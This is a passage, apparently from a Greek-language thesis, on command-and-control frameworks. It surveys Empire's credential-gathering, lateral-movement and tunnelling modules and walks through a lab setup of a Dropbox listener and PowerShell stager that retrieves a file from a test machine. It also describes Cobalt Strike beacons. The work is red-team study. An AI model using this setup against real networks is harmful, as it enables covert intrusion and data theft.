
Όπως έχει ήδη επισημανθεί, οι agents αποτελούν τις διεργασίες που εκτελούνται στους παραβιασμένους κεντρικούς υπολογιστές και είναι υπεύθυνοι για την εκτέλεση ενεργειών σε αυτούς και στο δίκτυο του στόχου. Πραγματοποιούν περιοδικά callbacks στον Empire C2 server προκειμένου να ελέγξουν αν υπάρχουν διαθέσιμες οδηγίες/ενέργειες προς εκτέλεση (*Εικόνα 36*). Εφόσον υπάρχουν, τις εκτελούν και επιστρέφουν τα αντίστοιχα αποτελέσματα πίσω στον server.



Εικόνα 36. Empire Agents


Τα modules είναι ξεχωριστά εργαλεία που ενσωματώνονται στο Empire και επιτρέπουν την εκτέλεση πρόσθετων εργασιών (*Εικόνα 37*). Προσφέρουν μια σειρά σημαντικών λειτουργιών που είναι κρίσιμες για την περαιτέρω παραβίαση του στόχου. Ορισμένα από τα πιο σημαντικά modules είναι τα Situational Awareness, Privilege Escalation, Credential Gathering και Lateral Movement. Τα Situational Awareness modules, μετά τον αρχικό συμβιβασμό του host και την εγκατάσταση του agent, επιτρέπουν τη συλλογή πρόσθετων πληροφοριών σχετικά με το περιβάλλον του στόχου. Υπάρχουν αρκετά modules που βοηθούν στη συλλογή πληροφοριών τόσο για τον παραβιασμένο κεντρικό υπολογιστή όσο και για το δίκτυο στο οποίο βρίσκεται. Ωστόσο, ενώ αρκετές εργασίες που προσφέρουν τα συγκεκριμένα modules μπορούν να εκτελεστούν χωρίς

υψηλά δικαιώματα, συχνά θα χρειαστεί ο επιτιθέμενος να εκτελέσει ενέργειες που απαιτούν ανώτερα δικαιώματα στο παραβιασμένο σύστημα (π.χ., για τη συγκέντρωση κωδικών πρόσβασης από τη μνήμη). Το Empire προσφέρει διάφορα Privilege Escalation modules. Αυτό που χρησιμοποιείται συχνά είναι το PowerUp, το οποίο αποτελεί ένα PowerShell Privilege Escalation script. Ειδικότερα, το powerup/allchecks module, πραγματοποιεί ένα μεγάλο αριθμό ελέγχων για εσφαλμένες παραμετροποιήσεις που θα μπορούσαν να επιτρέψουν την αύξηση των προνομίων ενός επιτιθέμενου. Μετά την απόκτηση των προνομίων διαχειριστή, η πιο συνηθισμένη εργασία είναι η συγκέντρωση πρόσθετων κωδικών πρόσβασης (σε καθαρή ή κατακερματισμένη μορφή) από το παραβιασμένο σύστημα και το δίκτυο. Το εργαλείο που χρησιμοποιείται κατά κόρον για τη συγκεκριμένη εργασία είναι το Mimikatz [63], το οποίο ενσωματώνεται στο Empire μέσω διάφορων Credential Gathering modules. Το επόμενο βήμα του επιτιθέμενου είναι η μετακίνησή του σε άλλα συστήματα του στόχου. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει τα Lateral Movement modules (π.χ., WMI, PSExec) που προσφέρει το C2 πλαίσιο, επιτρέποντάς του να εκτελεί απομακρυσμένες εντολές σε συστήματα που έχει πρόσβαση διαχειριστή.



Εικόνα 37. Empire Modules

Τα plugins προσφέρουν ευελιξία στους χρήστες (*Εικόνα 38*). Από προεπιλογή στο Empire διατίθεται το CSharpServer Plugin, το οποίο χρησιμοποιείται για τη δημιουργία ενός C# stager. Επιπλέον, ένα εξίσου χρήσιμο Plugin είναι το SharpChisel Plugin [70]. Αποτελεί έναν C# wrapper του Chisel [71] και εκτελεί τον Chisel server [72]. Πιο συγκεκριμένα, το Chisel (υλοποιήσιμο στη γλώσσα Go) παρέχει σύνδεση μέσω tunnel στο δίκτυο προορισμού χρησιμοποιώντας WebSockets. Προσφέρει ένα ανοιχτού κώδικα TCP/UDP tunnel προστατευμένο μέσω SSH. Το Chisel χρησιμοποιείται από τους επιτιθέμενους για τη διέλευση από τείχη προστασίας. Το συγκεκριμένο plugin περιέχεται από προεπιλογή στο Empire και εκτελείται στο παρασκήνιο. Επιπρόσθετα, το SocksProxyServer Plugin [73] εκτελεί τον Socks Proxy Server (Invoke-SocksProxy [74]) και δημιουργεί socks proxy (local ή reverse) χρησιμοποιώντας PowerShell. Ο reverse proxy δημιουργεί ένα TCP tunnel και ξεκινά εξερχόμενες SSL συνδέσεις που περνούν μέσω του proxy του συστήματος. Το tunnel μπορεί στη συνέχεια να χρησιμοποιηθεί ως socks proxy στον απομακρυσμένο κεντρικό υπολογιστή, διευκολύνοντας το pivoting στο δίκτυο του στόχο.



Εικόνα 38. Empire Plugins

3.2.1 Εγκατάσταση

Για την εγκατάσταση του Empire χρησιμοποιείται η εντολή που ακολουθεί (*Εικόνα 39*).

```
┌──(root💀kali)-[~]
└─# apt-get install powershell-empire
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
powershell-empire is already the newest version (4.1.0-0kali1).
The following packages were automatically installed and are no longer require
d:
  cryptsetup-run libavresample4 librest-0.7-0 python3-gevent
  python3-gevent-websocket python3-greenlet python3-m2crypto
  python3-parameterized python3-zope.event
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 51 not upgraded.
```

Εικόνα 39. Εγκατάσταση του Empire


Αντίστοιχα, για την εγκατάσταση του Starkiller χρησιμοποιείται η παρακάτω εντολή (*Εικόνα 40*).

```
┌──(root💀kali)-[~]
└─# apt-get install starkiller
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
starkiller is already the newest version (1.9.0-Kali-0kali1).
The following packages were automatically installed and are no longer require
d:
  cryptsetup-run libavresample4 librest-0.7-0 python3-gevent
  python3-gevent-websocket python3-greenlet python3-m2crypto
  python3-parameterized python3-zope.event
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 51 not upgraded.
```

Εικόνα 40. Εγκατάσταση του Starkiller

3.2.2 Διαμόρφωση

Για τη διαμόρφωση του Empire επιλέγεται ένας Dropbox listener. Το θύμα αλληλεπιδρά με τη συγκεκριμένη υπηρεσία cloud, με αποτέλεσμα να παραμένει κρυφή η υποδομή του επιτιθέμενου. Όπως φαίνεται στην *Εικόνα 41*, αρχικά εκκινείται ο Empire server και client.



Εικόνα 41. Εκκίνηση του Empire Server & Client


Στη συνέχεια, επιλέγεται ο Dropbox listener (*Εικόνα 42*).

```
(Empire: uselistener/dbx) > uselistener dbx

Author       @harmj0y
Description  Starts a Dropbox listener.
Name         Dropbox

Record Options
```

Name	Value	Required	Description
APIToken		True	Authorization token for Dropbox API communication.
BaseFolder	/Empire/	True	The base Dropbox folder to use for comms.
DefaultDelay	60	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	10	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT	True	Default communication profile for the agent.


Εικόνα 42. Επιλογή Dropbox Listener

Ακολουθεί η δημιουργία ενός νέου Dropbox App (*Εικόνα 43*).




Εικόνα 43. Δημιουργία Dropbox App

Αναφορικά με τα δικαιώματα πρόσβασης, επιλέγεται η πλήρης πρόσβαση στα αρχεία και στους φακέλους του χρήστη (*Εικόνα 44*).




Εικόνα 44. Επιλογή Προσβάσεων στο Dropbox App

Εισάγεται ένα νέο όνομα για το Dropbox App και στη συνέχεια δημιουργείται (*Εικόνα 45*).




Εικόνα 45. Επιλογή Ονόματος στο Dropbox App

Στην καρτέλα permissions επιλέγονται όλα τα παρακάτω (*Εικόνα 46*).




Εικόνα 46. Επιλογή Αδειών στο Dropbox App

Δημιουργείται ένα νέο API Token (*Εικόνα 47*).




Εικόνα 47. Δημιουργία API Access Token

Στη συνέχεια το εν λόγω Access Token εισάγεται στο Empire και εκκινείται ο Dropbox listener (*Εικόνα 48*).




Εικόνα 48. Εισαγωγή API Access Token

Αμέσως μετά την εκτέλεση του listener, στο Dropbox δημιουργούνται από προεπιλογή οι παρακάτω τρεις φάκελοι οι οποίοι περιέχουν αρχεία του Empire που χρησιμοποιούνται σε όλα τα στάδια της C2 επικοινωνίας (*Εικόνα 49*).




Εικόνα 49. Δημιουργία Προεπιλεγμένων Φακέλων

Για τη δοκιμή του listener επιλέγεται ο multi/launcher stager (*Εικόνα 50*). Πρόκειται για έναν one-liner PowerShell stager.




Εικόνα 50. Επιλογή Launcher & Stager

Στον stager επιλέγεται ο Dropbox listener που δημιουργήθηκε προηγουμένως (*Εικόνα 51*).




Εικόνα 51. Επιλογή Listener

Αποτέλεσμα είναι η δημιουργία του stager (*Εικόνα 52*).




Εικόνα 52. Δημιουργία Stager

Στα πλαίσια των δοκιμών που υλοποιούνται, ο stager εκτελείται στο Windows μηχάνημα του επιτιθέμενου, στο οποίο έχει απενεργοποιηθεί η AV λύση, δεδομένου ότι σε αυτήν τη φάση το bypass της δεν αποτελεί στόχο (*Εικόνα 53*).




Εικόνα 53. Εκτέλεση Stager

Το παρακάτω αποτέλεσμα (*Εικόνα 54*) επιβεβαιώνει πως ο stager και ο Dropbox listener λειτουργούν ορθά.




Εικόνα 54. Επιτυχής Σύνδεση του Agent στον C2 Server

Πληκτρολογώντας την εντολή agents στον Empire client προκύπτει ο νέος agent που συνδέθηκε πίσω στον C2 server (*Εικόνα 55*).




Εικόνα 55. Πληροφορίες Agent

Αντίστοιχο αποτέλεσμα προκύπτει και από την εκτέλεση των εντολών στο Starkiller (*Εικόνα 56*).



Εικόνα 56. Αποτέλεσμα Starkiller

Για παράδειγμα, ο χρήστης μπορεί να κατεβάσει ένα έγγραφο μέσω του Starkiller (*Εικόνα 57*).



Εικόνα 57. Λήψη Αρχείου

Αποτέλεσμα είναι η εκτύπωση, στον Empire client, του path στο οποίο αποθηκεύτηκε το εν λόγω αρχείο (*Εικόνα 58*).

Εικόνα 58. Επιτυχής Λήψη Αρχείου

Το αρχείο πράγματι μεταφέρθηκε από το Windows μηχάνημα στα Kali Linux (*Εικόνα 59*). Επομένως, η υποδομή που υλοποιήθηκε είναι πλήρως λειτουργική.

Εικόνα 59. Άνοιγμα Αρχείου

3.3 Cobalt Strike

Από την κυκλοφορία του το 2012, το Cobalt Strike αποτελεί την πιο δημοφιλή και ευρέως χρησιμοποιούμενη C2 πλατφόρμα [75]. Πρόκειται για ένα εμπορικό post-exploitation πλαίσιο, που έχει σχεδιαστεί προκειμένου να επιτρέπει στις κόκκινες ομάδες να πραγματοποιούν επιθέσεις και να μιμούνται τις ενέργειες που χρησιμοποιούν οι πραγματικοί επιτιθέμενοι [76]. Πιο συγκεκριμένα, επιτρέπει τη χρήση TTPs προκειμένου να δοκιμαστούν και να αξιολογηθούν οι μηχανισμοί ασφαλείας ενός στόχου (π.χ., οργανισμός). Το 2020, αποτέλεσε ένα από τα πιο εμφανιζόμενα εργαλεία δοκιμών παρείσδυσης, συμπεριλαμβανομένων των Mimikatz και PowerShell Empire [77]. Επιπλέον, σύμφωνα με την Cisco Talos [78], το 4ο τρίμηνο του 2020, στο 66% όλων των ransomware επιθέσεων χρησιμοποιήθηκαν Cobalt Strike beacons [79]. Όπως τα περισσότερα C2 πλαίσια, έτσι και το Cobalt Strike περιλαμβάνει clients που συνδέονται σε έναν server [76]. Ο server, γνωστός και ως team server, εκτελείται σε ένα Linux σύστημα, διαχειρίζεται τα payloads και λαμβάνει τις πληροφορίες/δεδομένα από τους μολυσμένους υπολογιστές. Το λογισμικό που εκτελείται στους clients μπορεί να εκτελεστεί σε αρκετά λειτουργικά συστήματα και επιτρέπει στους χρήστες να συνδεθούν με διαφορετικούς team servers. Στην περίπτωση του Cobalt Strike, beacons ονομάζονται τα payloads που επιτρέπουν στο θύμα να επικοινωνεί με τον C2 server μέσω HTTP(S), DNS, SMB και άλλων πρωτοκόλλων. Το πλαίσιο υποστηρίζει ασύγχρονη ή συγχρονισμένη επικοινωνία, stageless ή staged payloads, και μία πληθώρα επιλογών που το καθιστούν ευέλικτο και πλήρως παραμετροποιήσιμο. Επιπλέον, το Cobalt Strike επιτρέπει την παράδοση των beacons απευθείας από τον C2 server. Ωστόσο, όπως έχει ήδη επισημανθεί, η συγκεκριμένη προσέγγιση δεν ενδείκνυται δεδομένου ότι μπορεί εύκολα να αποκαλύψει την C2 υποδομή. Το Cobalt Strike χρησιμοποιείται σε πολλά στάδια μίας επίθεσης όπως είναι διάφορες post-intrusion δραστηριότητες, το beaconing για τη διαχείριση και τον έλεγχο των παραβιασμένων κεντρικών υπολογιστών καθώς επίσης και για περαιτέρω reconnaissance στο στόχο [58][80].

Η αξιοπιστία και η ευρωστία του πλαισίου σε συνδυασμό με τα καινοτόμα χαρακτηριστικά που προσφέρει, όπως είναι το DNS tunnelling, τα ενσωματωμένα lateral movement εργαλεία για κλιμάκωση προνομίων και η υποστήριξη PowerShell, καθιστούν το Cobalt Strike ένα από τα πιο ολοκληρωμένα C2 πλαίσια [75]. Ωστόσο, παρ' όλο που το πλαίσιο αρχικά ήταν διαθέσιμο μόνο με εμπορική άδεια, προσφέροντας στις ομάδες ασφαλείας ένα πλεονέκτημα έναντι των ολοένα και περισσότερο αυξανόμενων απειλών, τα τελευταία χρόνια οι επιτιθέμενοι κατάφεραν να


αποκτήσουν πρόσβαση σε επίσημες εκδόσεις του εργαλείου και να τις αξιοποιήσουν στις επιθέσεις τους, εκμεταλλευόμενοι τις δυνατότητες που προσφέρουν [75][76]. Επιπλέον, το 2020 εμφανίστηκε στο GitHub μία decompiled έκδοση του εργαλείου, με τους χρήστες να ισχυρίζονται ότι η έκδοση που διέρρευσε πράγματι λειτουργούσε παρόμοια με την εμπορική [75]. Το συγκεκριμένο γεγονός κατέστησε το εργαλείο άμεσα διαθέσιμο σε κυβερνοεγκληματίες, δεδομένου ότι ο πηγαίος κώδικάς του ήταν ελεύθερα διαθέσιμος για προσαρμογή και χρήση σε πραγματικές επιθέσεις. Αξίζει να σημειωθεί ότι στις επιθέσεις που εκτελούνται με εκδόσεις του Cobalt Strike που έχουν διαρρεύσει, χρησιμοποιούνται συνήθως παλαιότερες εκδόσεις του εργαλείου.

Οι listeners που προσφέρει το εργαλείο επιτρέπουν στους χρήστες να διαμορφώσουν τη C2 μέθοδο που θα χρησιμοποιήσουν σε μια επίθεση [58][80]. Κατά τη δημιουργία ενός listener, ο χρήστης μπορεί να επιλέξει τον τύπο του beacon, το όνομα του listener, τον C2 server και τη θύρα επικοινωνίας καθώς και άλλες επιλογές, όπως είναι τα named pipes και οι proxy servers. Κάθε Cobalt Strike beacon που δημιουργείται, απαιτεί από το χρήστη την επιλογή ενός listener προκειμένου να ενσωματωθεί σε αυτό. Πιο συγκεκριμένα, οι χρήστες μπορούν να επιλέξουν ένα από τα ακόλουθα είδη beacons:

- DNS Beacon: Αποτελεί ένα ιδιαίτερο χαρακτηριστικό του πλαισίου. Η επικοινωνία του θύματος με τον C2 server πραγματοποιείται μέσω DNS requests και των αντίστοιχων απαντήσεων. Τα DNS requests έχουν ως τελικό προορισμό τα domains που διαχειρίζονται οι επιτιθέμενοι. Τα DNS responses μεταβιβάζουν στο beacon τις νέες εργασίες που θα πρέπει να εκτελέσει ή ορίζουν το χρονικό διάστημα που θα πρέπει να μεσολαβήσει μέχρι την επόμενη επικοινωνία (sleep). Η συγκεκριμένη τεχνική έχει αναλυθεί περαιτέρω στο *Κεφάλαιο 2.6.*
- HTTP(S) Beacons: Από προεπιλογή, τα beacons λαμβάνουν δεδομένα μέσω HTTP GET requests και στέλνουν δεδομένα πίσω στον C2 server μέσω HTTP POST requests. Πιο συγκεκριμένα, όλα τα μεταδεδομένα αποθηκεύονται στο πεδίο HTTP cookie. Ωστόσο, δε μπορεί να αποκτηθεί πρόσβαση σε αυτά, καθώς δεν είναι απλά base64 encoded αλλά κρυπτογραφημένα (αλγόριθμος κρυπτογράφησης RSA με PKCS1 padding). Όταν δεν υπάρχει κάποια διαθέσιμη εργασία (task) προς εκτέλεση, ο server απαντά με ένα κρυπτογραφημένο payload (HTTP 200 OK). Αντίθετα, σε περίπτωση που υπάρχει διαθέσιμη, ο server απαντά με την κρυπτογραφημένη εργασία. Το Cobalt Strike χρησιμοποιεί τον αλγόριθμο AES-256-CBC με τον αλγόριθμο HMAC-SHA256 για την κρυπτογράφηση των εργασιών. Το κλειδί περιλαμβάνεται στα μεταδεδομένα του beacon, τα οποία αποκρυπτογραφούνται στην πρώτη φάση (16 πρώτα bytes των αποκρυπτογραφημένων μεταδεδομένων). Μετά την εκτέλεση των εργασιών, ο κεντρικός υπολογιστής επικοινωνεί ξανά τον C2 server. Αυτήν τη φορά, η προεπιλεγμένη διαμόρφωση περιλαμβάνει ένα HTTP POST request που περιέχει κρυπτογραφημένα τα αποτελέσματα των εργασιών. Ο χρήστης δεν χρειάζεται να χρησιμοποιήσει τις προεπιλεγμένες επιλογές, αλλά μπορεί να παραμετροποιήσει κατάλληλα το beacon μέσω των malleable C2 που παρουσιάζονται αναλυτικότερα στη συνέχεια.
- SMB Beacon: Όπως έχει ήδη επισημανθεί, στη συγκεκριμένη προσέγγιση χρησιμοποιούνται named pipes προκειμένου να επιτευχθεί επικοινωνία ενός beacon με ένα γονικό. Η προέλευση του ονόματος SMB beacon, προκύπτει από το γεγονός ότι τα Windows

ενσωματώνουν την named pipe επικοινωνία μέσω του πρωτοκόλλου SMB. Πρόκειται για μία peer-to-peer επικοινωνία η οποία λειτουργεί με beacons, τα οποία βρίσκονται στον ίδιο κεντρικό υπολογιστή ή σε άλλες συσκευές του δικτύου-στόχου.

- TCP Beacon: Στη συγκεκριμένη προσέγγιση χρησιμοποιείται ένα TCP socket προκειμένου να επιτευχθεί επικοινωνία με ένα γονικό beacon. Πρόκειται για μία peer-to-peer επικοινωνία η οποία λειτουργεί με beacons που βρίσκονται στον ίδιο κεντρικό υπολογιστή ή σε άλλες συσκευές του δικτύου-στόχου.
